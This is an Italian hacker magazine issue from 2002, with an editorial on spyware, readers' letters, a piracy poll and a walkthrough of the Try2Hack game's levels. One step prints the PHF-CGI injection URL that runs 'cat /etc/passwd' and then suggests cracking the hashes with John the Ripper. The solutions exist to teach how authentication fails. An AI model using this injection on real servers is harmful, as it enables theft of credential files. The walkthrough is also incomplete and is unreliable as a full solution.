HACKER JOURNAL

Anno 1 - N. 8
12 settembre/26 settembre 2002

Boss: theguilty@hackerjournal.it

Publisher: ilcoccia@hackerjournal.it

Editor: grAnd@hackerjournal.it,

Graphic designer: Michele Lovison, Davide Colombo

Contributors: Bismark.it, Tuono Blu, Onda Quadra,

Publishing company
4ever S.r.l.
Via Torino, 51
20063 Cernusco sul Naviglio
Fax +39/02.92.43.22.35

Printing
Stige (Torino)

Distributore
Parrini & C. S.PA.
00187 Roma - Piazza Colonna, 361-
Tel. 06.69514.1 r.a.
20134 Milano, via Cavriana, 14
Tel. 02.75417.1 r.a.
Pubblicazione quattordicinale registrata al Tribunale di Milano il 25/03/02 con il numero 190.

Direttore responsabile: Luca Sprea

HJ: INTASATE LE NOSTRE CASELLE

Ormai sapete dove e come trovarci, appena possiamo rispondiamo a tutti, anche a quelli incazzati. Parola di hacker. SCRIVETE!!!

redazione@hackerjournal.it

hack·er (hãk'∂r)

"Persona che si diverte ad esplorare i dettagli dei sistemi di programmazione e come espandere le loro capacità, a differenza di molti utenti, che preferiscono imparare solamente il minimo necessario."

NON È TUTTO GRATIS QUELLO CHE LUCCICA...

Chi di voi accetterebbe in regalo un televisore che comunica al produttore quali canali e che tipo di videocassette vi piace guardare? E che magari avesse anche un microfono in grado di registrare tutto quello che dite in casa vostra? Ben pochi, credo.

Eppure qualcosa di simile accade con il software. A metà strada tra i programmi gratuiti e quelli a pagamento, si è insinuata negli ultimi anni una nuova categoria, quella dei programmi Adware, o Spyware. In cambio della licenza d'uso del programma, l'utente accetta di installare un'altro software, che serve a tracciare le sue abitudini di navigazione per comunicarle a un network pubblicitario che ne farà tesoro, rivendendole ai suoi inserzionisti. Ad aggravare il panorama già di per sé inquietante, c'è il fatto che le comunicazioni tra il software spione e la casa madre avvengono in modo cifrato, e non è possibile sapere esattamente "che tipo" di dati vengono inviati. Bisogna fidarsi delle dichiarazioni del produttore (ne parliamo più in dettaglio nell'articolo di pagina 18).

Di chi è la colpa? Dei network pubblicitari senza scrupoli? Dei produttori di shareware ingordi? Del fatto che su Internet non si possono far valere le leggi dei singoli stati (che in molti casi impedirebbero simili violazioni alla privacy?). Accanto a queste banali risposte, ne aggiungiamo una un po' fastidiosa: la colpa è anche nostra.

Ci siamo abituati così tanto al "tutto gratis", che l'idea di pagare per ottenere un prodotto o un servizio ormai ci suona strana, anormale, e qualsiasi stratagemma per evitare di sborsare quattrini è buono. Anche la svendita della nostra privacy. Accanto a produttori di software che hanno visto negli spyware un'allettante opportunità di guadagno in più, qualcuno ha dovuto ricorrere ad essi per riuscire ad andare avanti, visto che -tra chi sceglieva freeware di grandi marche e chi semplicemente copia tutto il piratabile- non riuscivano più a vendere nemmeno uno shareware da pochi dollari. Ma vale davvero così poco il diritto alla privacy?

grand@hackerjournal.it

PS: a proposito di stratagemmi controproducenti, il sondaggio di pagina 7 dimostra come, nel tentare di "fregare" una multinazionale troppo esosa, la pirateria abbia finito col regalarle un monopolio quasi assoluto.

QUESTO SPAZIO È VOSTRO!
APPROFITTATENE, E FATE LAVORARE QUELLA TASTIERA!

HACKER JOURNAL

OPEN SOURCE

Saremo di nuovo in edicola Giovedì 26 settembre!

Hackers, mezzo secolo di vittorie.



Il movimento hacker nacque circa cinquanta anni fa quando, del tutto spontaneamente, un gruppo di primi della classe, che avevano perso la testa per l'informatica, iniziò a curiosare per conoscere, a studiare per sviluppare, a mettersi in discussione per progredire… senza chiedere nulla come corrispettivo, senza inseguire la notorietà o il successo, ma per il solo gusto di farlo.
Un approccio allo studio che cambiò il mondo, regalandoci, attraverso migliaia di scoperte ed invenzioni, grandi e piccole, l'informatica com'è oggi. Ma, soprattutto, insegnando, a chi ha orecchie per sentire e occhi per vedere, a chi non si lascia fuorviare da false barriere sociali, economiche o culturali, un diverso modo di valutare la ricerca, la sperimentazione, il progresso e, in definitiva, le persone e la vita di tutti i giorni.
Per un hacker non è importante essere nero o bianco, cattolico o musulmano, ricco o povero; ciò che è importante è quello che ciascuno sa fare, trovare, inventare, trasmettere agli altri. E anche un fallimento può diventare, in quest'ottica, un momento di crescita, un passo importante ed apprezzabile, se denota virtuosismo, capacità, intelligenza, bravura.
"Lascia che il tuo cervello ti porti dove nessuno ha mai osato", questo potrebbe essere il motto degli hackers.
Nonostante i mass-media dipingano quotidianamente l'underground informatico come luogo di perdizione, popolato di pervertiti, criminali, terroristi e feccia della peggior specie - dedicando (solitamente a sproposito) all'Internet e all'hacking intere pagine di quotidiani, settimanali e periodici, ed intere puntate di note trasmissioni radiofoniche e televisive, per soli fini di tiratura e di audience - la realtà è, per fortuna, ben diversa.
L'attività dei gruppi di sedicenti hackers che, negli ultimi anni, ha preferito scarabocchiare siti istituzionali e prelevare cartelle cliniche presidenziali, anziché sviluppare nuovi modelli di sicurezza informatica, diffondere notizie fuori dai canali convenzionali o partecipare alle iniziative finalizzate a rendere la tecnologia e le informazioni realmente alla portata di tutti, ha indubbiamente reso più difficoltoso il percorso di una cultura che, ciò nonostante, inizia a diffondersi anche tra la gente normale.
Per fortuna i lamers passano e gli hacker restano. Nel cuore della gente, degli appassionati come dei comuni mortali, resta il ricordo di Steve Jobs e Steve Wozniak, che in un garage diedero vita al primo personal computer; un ricordo che oggi rivive nel cuore di ogni possessore di un iMac, redivivo simbolo di intelligenza votata all'indipendenza. O di Linus Torvalds, che, in epoca più recente ha regalato al mondo un sistema operativo capace di crescere solo grazie al supporto degli appassionati, e di demolire realtà commerciali di livello mondiale.
Ai nostri giorni c'è un'altra battaglia in corso, che vede Goldstein, storico Editor in Chief della rivista 2600, opposto alle lobby statunitensi del cinema per la nota vicenda DECSS.
Che vinca o perda, poco importa; il principio di indipendenza dalle ragioni commerciali, a beneficio della diffusione delle informazioni è ormai passato, ed inizia ad essere compreso ed apprezzato anche dalla gente normale. E nulla potrà riportare indietro il tempo. Il Copyright, nell'era digitale, dovrà cambiare ed adeguarsi.
Ed anche questa sarà una vittoria degli hacker, che a modo loro, senza spari, senza bombe, senza violenza, hanno trasformato il mondo in soli cinquant'anni. Dimostrando che le rivoluzioni possono essere incruente, ma avere effetti ancora più importanti.
Com'era il titolo? Mezzo secolo di vittorie. Chissà che tra cinquant'anni, qualcuno, rileggendo questa copia di HackerJournal, non sorrida pensando a quante altre ce ne sono state, levando il calice e celebrando cent'anni di vittorie degli hackers.

Tuono Blu

UN GIORNALE PER TUTTI: SIETE NEWBIE O VERI HACKERS?

NEWBIE | MID HACKING | HARD HACKING

Il mondo hack è fatto di alcune cose facili e tante cose difficili. Scrivere di hacking non è invece per nulla facile: ci sono curiosi, lettori alle prime armi (si fa per dire) e smanettoni per i quali il computer non ha segreti. Ogni articolo di Hacker Journal viene allora contrassegnato da un level: NEWBIE (per chi comincia), MIDHACKING (per chi c'è già dentro) e HARDHACKING (per chi mangia pane e worm).

www.hackerjournal.it

HACKER JOURNAL

mailto:
redazione@hackerjournal.it

RECUPERO PASSWORD DI OFFICE

Ciao, vi scrivo per chiedervi se è possibile recuperare delle password dei documenti word/excel e se è possibile quali programmi si possono utilizzare?

Marko

Sì. Esistono. Prova a fare una ricerca su Google usando la stringa "office password recover" e troverai svariati programmi. Ovviamente il loro utilizzo è lecito solo per accedere a un tuo documento di cui hai smarrito la password.

HACKER RAZZISTI?

Vi scrivo in merito a un dubbio sortomi durante la mia piccola carriera hacker... le possibilità di soluzione dell'argomento sono due: o sono scemo io, o le cose non sono chiare...
Io sono un newbie (me la cavo, mi ritengo abbastanza bravo), e sono abbastanza nuovo nel mondo hacking. Volevo che mi spiegaste un paio di cose... Ci sono molti hacker che dicono di odiare il razzismo. Ok, sono d'accordo, anche io sono contro... ma poi, quando vado a chiedergli aiuto, di darmi un consiglio, o gli faccio vedere qualche mia creazione (magari sbagliata) mi dicono: "non sei nato hacker...".
Ora, questi sono contro il razzismo poi fanno una simile distinzione? Poi, esiste davvero? Se così fosse, ci sarebbe [H]iTLeR'45 che dominerebbe Hackerlandia, il paese dei veri hacker, e Ciampi che governerebbe Uomini-non-hacker-land. Non mi sembra tanto una cosa intelligente...
Poi, scusate l'ignoranza... io sono un chatter, e non ho chiaro il motivo per cui un hacker (newbie, midhack o hardhack, chiunque) non può chattare. Io sono solo molto del mio tempo al pomeriggio, e nel tempo libero, se non faccio tutorial o cavolate simili... beh ecco per smorzare la solitudine, ci vuole una chattata! Davvero, sono esterrefatto! Poi (già detto da altre persone) ci lamentiamo del luogo comune
Hacker=Geek (Disadattato).
In conclusione, significa che per essere hacker me lo devono dire i dottori, devo essere associale e diventare un computer dipendente??? Vorrei dei chiarimenti, e vorrei aggiungere, che non me la prendo con voi, ma con altri hacker che si dicono chissà cosa. Mi associo completamente alla lettera di Gandalf86 dello scorso numero.
Speranzoso di una risposta...

Run3z

Che ti devo dire... la nostra posizione la conosci: nessuno nasce "imparato", e la linfa vitale della comunità hacker è sempre stata la libera circolazione delle informazioni. È anche vero però che qualcuno, una volta che individua un vero esperto, comincia a tampinarlo per avere risposte immediate, che spesso si possono ottenere con qualche ricerca e una mezz'ora di studio. A volte danno fastidio anche le persone che cercano soltanto una comoda via per raggiungere uno scopo (spesso nemmeno troppo eticamente corretto), senza nemmeno preoccuparsi di voler capire come funzionano i sistemi (anche sul nostro forum o nel canale #hackerjournal di Azzurra.org si trovano persone simili). In questo caso, non me la sento di condannare chi li snobba o li invita ad andare a scopare il mare.



BACCHETTA MAGICA?

Ho un problema: sono stato vittima per due volte di un bug sempre nello stesso videogioco e quindi ho dovuto caricare un salvataggio precedente e andare avanti con quello altrimenti il gioco non continuava ma rimanevo allo stesso punto.
Esistono dei programmi che individuano ed eliminano i bug?

Dragon Hacker

Stai pur certo che se esistesse un programma simile, le software house lo pagherebbero a peso d'oro (ma quanto "pesa" un software?). Purtroppo, a parte gli strumenti di debugging degli ambienti di sviluppo (che sicuramente le software house utilizzano, ma evidentemente no abbastanza), non esistono simili "soluzioni magiche".

NUOVI HACKER, VECCHIO STILE

Ho letto l'articolo "I programmatori della vecchia guardia" di HJ n°7, e vorrei raccontare la mia storia. Ricordo ancora il giorno in cui mio padre mi diede il mitico Amstrad. Avevo 8 anni, e per mesi feci l'unica cosa che sapevo fare con quel computer: giocarci.
Arrivò però il giorno in cui mi chiesi: "ma come cavolo funziona questo coso"?. Quel giorno arrivò mio cugino, smontò pezzo per pezzo il vecchio Amstrad, mi spiegò da quali parti era formato e mi disse "ora rimontalo".

Saremo di nuovo in edicola Giovedì 26 settembre!

STAMPA LIBERA
NO PUBBLICITÀ
SOLO INFORMAZIONI E ARTICOLI

IL CORAGGIO DI OSARE: INDIPENDENTI DA TUTTI

Ci misi un po' di tempo per rimontarlo, ma alla fine ci riuscii.
Col tempo ho cominciato ad apprendere da solo i primi rudimenti di Basic sul Commodore 64. Alle scuole medie conobbi Stefano, e il Pascal. Ormai ero una cosa sola con il PC, e finalmente mio cugino mi regalò il grande i486 DX-2, su cui installai Windows 95. Io e Stefano eravamo grandi amici, e ci legava e ci lega molto il PC. Alle medie imparai bene il Pascal, e alla fine dell'ultimo anno cominciai ad ambientarmi con Delphi di Borland.
Arrivati alle superiori, io e Stefano incontriamo Daniele, ancne lui appassionato di PC, e così decidemmo di mettere su un piccolo laboratorio. Avevamo tutti pezzi di PC buttati qua e la, memorie RAM, schede video, schede audio, schede madri per 486... Il primo PC che abbiamo ricostruito (un Pentium 133) ci ha occupato un duro anno di lavoro, però ci siamo divertiti.
Il nostro laboratorio, era una baracca scassata vicino casa mia, e d'inverno faceva così freddo che quando accendevi i PC gli hard disk non facevano il boot perchè erano congelati! Li dovevi far girare per 2 minuti, e dopo riavviare il PC. Solo allora eseguivano il boot correttamente.
Mi sono capitati professori che non capivano una cippa, e io non potevo dire niente altrimenti mi segavano le gambe :). Il computer è una passione che ti nasce dentro, e c'è gente che crede di saperlo usare perchè ha il PC potente o perchè parla usando linguaggi super sofisticati. Tanta gente che parla a vanvera ma, quando è l'ora della verifica, si dilegua nel nulla. Ora ho 17 anni e spero che la passione che per il PC non mi abbadoni mai...

Simone

Lo speriamo anche noi, Simone. E l'idea di recuperare vecchi computer per rimetterli in sesto è senza dubbio una buona idea, che permette di imparare molte cose. (Quella degli HD congelati comunque è la prima volta che la sentiamo!). Riguardo ai personaggi "tutte chiacchiere e scriptini già fatti", che vuoi farci? Lasciali parlare, aspetta che la sparino davvero grossa (meglio se in pubblico), e poi sputtanali senza pietà! ;-)

Nuova password!

Ecco i codici per accedere alla Secret Zone del nostro sito, dove troverete informazioni e strumenti interessanti. Con alcuni browser, potrebbe capitare di dover inserire due volte gli stessi codici. Non fermatevi al primo tentativo.

user: 2llo
pass: rad1


Chi è davvero Tuono Blu!

Sul numero scorso vi abbiamo sfidato a individuare il vero nome di Tuono Blu, l'avvocato che risponde ai vostri dubbi e quesiti su hacking e infrazioni della legge.

Siete stati velocissimi: a poche ore dall'uscita in edicola, in molti avete indovinato che si trattava dell'Avv. Gianluca Pomante del Foro di Teramo.

Tutte e 5 le copie del suo libro "Hacker e computer crimes" che avevamo messo in palio sono state assegnate quindi a tempo record.

I più veloci sono stati: Marco B., aNgelo (Ares), Gianluca "ASTAL", Fulvio, Irene R.



NAVIGAZIONE ANONIMA

Carissimi amici di HJ, questa è una "tirata d'orecchie virtuale"... vi scrivo per informarvi che il servizio di navigazione anonima che rendete disponibile nella vostra secret zone non funziona per niente (nessuno dei 3 link).
Sono sicuro che si tratta solo di un piccolo inconveniente e che presto provvederete al ripristino.
Nel frattempo vi faccio i miei complimenti per la rivista che mi piace molto.
Saluti...

Skizzo


A volte questi servizi hanno dei problemi. Nel momento in cui ho provato io, Anonymizer funzionava tranquillamente, @nonimouse solo a tratti, mentre SafeWeb era giù. In alternativa, prova ad andare a vedere http://anonymizer.autistici.org/anonymizer-FAQ.php

MESSAGGI SIBILLINI...

Salve a tutti ho acquistato il n.6 della Vs rivista visto che è un campo che mi ha sempre incuriosito.
Volevo porvi un domanda da profano: spesso mi arrivano delle mail con un certo mittente ma, quando rispondo, compare un'indirizzo diverso.
Anche quando rispondo all'indirizzo giusto, il 95% delle volte mi arriva la notifica dell'inesistenza dell'indirizzo o messaggi di errore, intuisco che c'è qualcosa di poco corretto ma mi piacerebbe capire il meccanismo con cui avviene questo (quasi sempre x pubblicità ambigua) e come contrastare o controbattere.

Gian

Se si tratta di posta pubblicitaria indesiderata (Spam), probabilmente il mittente ha indicato un indirizzo inesistente per evitare sanzioni da parte del suo provider. L'invio di simili messaggi è infatti quanto meno biasimato, se non addirittura illegale in certi paesi; logico quindi che il mittente voglia tutelarsi da eventuali denunce o terminazioni del suo account. Anche nei casi in cui l'indirizzo esiste davvero, non conviene mai rispondere a quei messaggi, neanche se invitano a scrivere a un certo indirizzo per essere rimossi da una lista. L'unico risultato otterresti è quello di confermare allo spammatore che il tuo indirizzo di posta è valido e funzionante, cosa che farà aumentare il numero di posta spazzatura che riceverai. Sul come difendersi dallo Spam, abbiamo pubblicato un articolo sul n. 4: puoi trovare l'arretrato nella secret zone del nostro sito.



DIVENTARE HACKER

Salve sono Davide ho preso il n°6 della vostra rivista e penso di prendere anche il n° 7 poichè he molto interessante, volevo chiedervi se è veramente possibile con la vostra rivista diventare veri Hacker.


Sinceramente, no. La nostra rivista non basta. È un po' come credere che si può diventare santi leggendo Famiglia Cristiana, o piloti di Formula Uno leggendo Quattroruote. Certo, se ti interessa l'argomento, su Hacker Journal troverai molti spunti di riflessione e stimoli per approfondire le tue conoscenze. Ma devi avere l'atteggiamento giusto e tanta voglia di faticare.

VELOCITÀ DEL MODEM

Sono da poco un lettore della vostra rivista, ma mi sto dando da fare con gli arretrati e cerco di imparare più in fretta che posso... Comunque vi scrivo per un problema che ho con i driver del mio modem: l'ho installato con i driver più adatti che c'erano sul cd ma si connette solo a 45333 bps, un po pochino visto che dovrebbe viaggiare a 56 kbps; comunque è un "mentor 56kbps USB modem external" installato con questi driver "Conexant HCF V90 Data Fax Voice USB Modem", il sistema operativo è win98SE, mi sapreste dire dove posso trovare dei driver + adatti? Ah premetto che tramite "gestione periferiche" ne ho già provate un sacco... vabbè in attesa di una vostra risposta attendo e vi auguro un buon lavoro.
Grazie e ciaooo!!

Bimbosenzavolto

56 Kbps è la velocità massima raggiungibile dal modem, ma questa è condizionata dalla qualità del segnale telefonico che raggiunge la tua abitazione (in pratica, dalla bontà del collegamento tra la centrale tele-




fonica e casa tua, e tra la spina principale di casa al modem). Sul primo tratto, ovviamente non puoi intervenire, mentre per quanto riguarda il collegamento dentro casa, dovresti cercare di collegare il computer con un unico cavo, senza giunte, collegato direttamente alla presa telefonica principale (e non a una sua derivazione). In realtà, nemmeno in condizioni ottimali si riescono a raggiungere i 56k, perché Telecom (come altre compagnie telefoniche), pone un limite inferiore alla velocità massima.
In ogni caso, 45333 è una velocità più che dignitosa: anche con collegamenti domestici fatti a regola d'arte, e in prossimità della centrale Telecom, difficilmente raggiungerai velocità superiori. Non c'è niente che non vada nel tuo modem, quindi.



PROBLEMI CON LA POSTA

Sono un Vs. aficionado, anzi un vero e proprio patito, ho provato ad accedere alla secret-zone x acchiapparmi l'email di @hacker-journal e mi è arrivato un warning sulla inattendibilità del certificato di protezione da parte del browser IE. Vi allego l'immagine del box che mi è apparso. Ve lo dico alla romana: me devo fidà? Oppure c'è qualke problema?

Mick



Internet Explorer gestisce i certificati un po' a modo suo, e ogni volta che c'è qualche problema, mostra dei messaggi quanto meno allarmanti. Non c'è problema ad accettare il certificato del nostro sito. Qualcuno con IE addirittura non riesce a superare la pagina di login, e a caricare l'interfaccia Web. In questo caso, bisognerebbe cancellare i vecchi certificati (li si trova in genere nel pannello Protezione delle Preferenze Internet, ma varia a seconda della versione...), avendo l'accortezza di conservare i certificati importanti (come quelli di accesso ai servizi di home banking).

Arretrati e abbonamenti

Siete in tanti a chiederci se sia possibile abbonarsi o richiedere i numeri arretrati di Hacker Journal, che ormai stanno diventando oggetti da collezione. Stiamo cercando di allestire le strutture necessarie, ma potrebbe essere necessario un po' di tempo. Intanto, potete trovare i PDF di tutti i vecchi numeri sul sito nella Secret Zone, e già che siete sul sito, iscrivetevi alla nostra mailing list: sarete avvisati non appena i servizi abbonamenti e arretrati saranno disponibili.



Sondaggio

Se non fosse possibile copiare Office, e fossi costretto a pagarlo (700 euro in versione base)...

Userei altri programmi, convincendo gli altri a fare altrettanto.	81.6%
Non mi interessa: non uso Office.	9.4%
Sarei costretto a pagare, per poter aprire i file che ricevo.	5.3%
Pagherei, perché mi servono davvero le sue funzionalità.	3.7%

Voti Totali: 1722

Le motivazioni che uno trova per giustificare l'uso di software pirata sono tante: "costa troppo... Uso solo il 5% delle sue funzioni... Sono costretto a usarlo per leggere i file doc, poc, toc, soc... In fin dei conti al produttore la pirateria sta bene, perché deve affermare uno standard...
Ma se non fosse possibile fare copie pirata dei software costosi, come si comporterebbero le persone?
La stragrande maggioranza di voi, se dovesse pagare per intero il prezzo di Office, si rivolgerebbe a programmi alternativi (shareware o gratuiti, come Open Office). La domanda che, come dicono i cattivi giornalisti, "sorge spontanea" è: e allora perché non lo fate subito? Evitereste di compiere azioni illegali (piratare il programma) e al contempo contribuireste a rendere il mondo del software un po' più libero.
L'altra domanda, un po' più ragionata, è la seguente: se solo il 3,7% usasse Office (perché ne ha strettamente bisogno), Microsoft riuscirebbe davvero a convincere tutti gli altri ad acquistarlo solo per scrivere e fare di conto? Forse, in fondo in fondo, la pirateria le fa davvero comodo?


XXXXXXXXXXXX

SFIDA ALL'ULTIMO HACK

Vi siete cimentati con il gioco Try2Hack e siete rimasti inchiodati a un livello? Non l'avete mai provato, ma volete imparare qualcosa sui sistemi di autenticazione, crittografia e tecniche di hacking? Ecco le soluzioni di tutti i livelli del gioco


Da qualche mese, dalle pagine del sito di Hacker Journal è possibile cimentarsi con il gioco Try2Hack, organizzato dall'olandese BuiZe in collaborazione con MediaMonks.nl (malgrado qualcuno dica il contrario, il link al sito originale è sempre stato presente e ben visibile sul nostro sito).
L'idea di base è semplice, e consiste nel **cercare di imparare le cose nel modo più divertente che ci sia: giocando**. Se non si può fare a meno di passare qualche nottata a studiare, si può però trovare uno stimolo che renda il tutto più piacevole. Nella fattispecie, lo stimolo è costituito dal superare i vari livelli di Try2Hack, **violando sistemi di autenticazione dal più banale al più sofisticato**. Il tutto ha avuto un grande successo tra i nostri lettori, tanto che **abbiamo deciso di tenere una classifica dei più bravi (li trovate in ultima pagina)**.
In tanti ci hanno richiesto la soluzione del gioco, tanto che abbiamo deciso di pubblicarla, con una raccomandazione: la vera posta in gioco di Try2Hack è la conoscenza. **Passare i vari livelli senza avere imparato nulla nel frattempo, è un po' come barare a un solitario. Completamente inutile e molto, molto triste.**

1



Il livello 1 era piuttosto banale. Bastava visualizzare il sorgente della pagina, o registrarla e aprirla con Blocco note, per individuare facilmente il JavaScript che sovraintende all'autenticazione. Nel codice si può chiaramente leggere la password.

2



In questo caso, analizzando la pagina si vede che l'autenticazione viene fatta da un filmato realizzato in Flash. Si può anche vedere il nome e l'indirizzo del filmato in questione (FlashLevel2.swf). Aprendo il filmato con un editor di testo si possono individuare, in mezzo a caratteri dall'aspetto alieno, le parole txtUsername, Try2Hack, txtPassword, NokiaIsGood, LLeVeLL3.html.

3




Solo di poco più difficile del livello 1. In questo caso, lo script di autenticazione non è inserito nella pagina, ma in un file di testo esterno, di cui che si può chiaramente vedere il nome (javascript, senza estensione). Visualizzandolo nel browser www.try2hack.nl/javascript), si vede la password in chiaro.

4




L'autenticazione di questo livello è basata su Java. Per prima cosa, bisognerà procurarsi un decompilatore per poter analizzare il sorgente dell'applet Java (un decompilatore piuttosto facile da usare si trova su http://njcv.htmlplanet.com). Nel codice si nota il riferimento a un file, chiamato level4. Leggendo il file, si trovano username, password e Url del livello successivo.

5




Da questo livello si scarica un file .zip, contenente un programma in Visual Basic 3. Come nel caso di Java, il programma deve essere decompilato (non è necessario avere Visual Basic; si può usare anche il decompilatore online di www.decompiler.net). Nel programma si possono individuare le funzioni if dedicate al riconoscimento di username e password, e l'istruzione che crea l'Url. In questo caso, username e password non sono inserite in chiaro nel codice, ma sono invece lievemente camuffate attraverso l'uso della funzione Mid() applicata alla stringa contenuta nella costante mc001A. Applicando a mano la funzione Mid(), si trovano username, password e Url del livello successivo.

6




Il programma in Visual Basic 6 non è decompilabile. Per avere informazioni, bisogna usare un analizzatore di pacchetti per "sniffare" le comunicazioni tra il programma e il server. Inserendo dei valori casuali nel programma, si vede che questo fa una connessione al server dhammapada.mediamonks.net,. Tra i dati trasmessi si può individuare una stringa cifrata con un sistema steganografico descritto da Francis Bacon. Applicando questo sistema alla stringa si ottengono i codici necessari.

8




Analizzando il sorgente della pagina, si nota che lo script Cgi utilizzato è PHF-CGI, noto per un baco che consente di ottenere il file delle password, inserendo il seguente Url: http://www.try2hack.nl/cgi-bin/phf.cgi?Qalias=x%0a/bin/cat%20/etc/passwd
Si ottiene il nome utente in chiaro, e la password cifrata con algoritmo DES. Usando un programma come John The Ripper (www.openwall.com/john/), si può estrarre la password in chiaro.

10



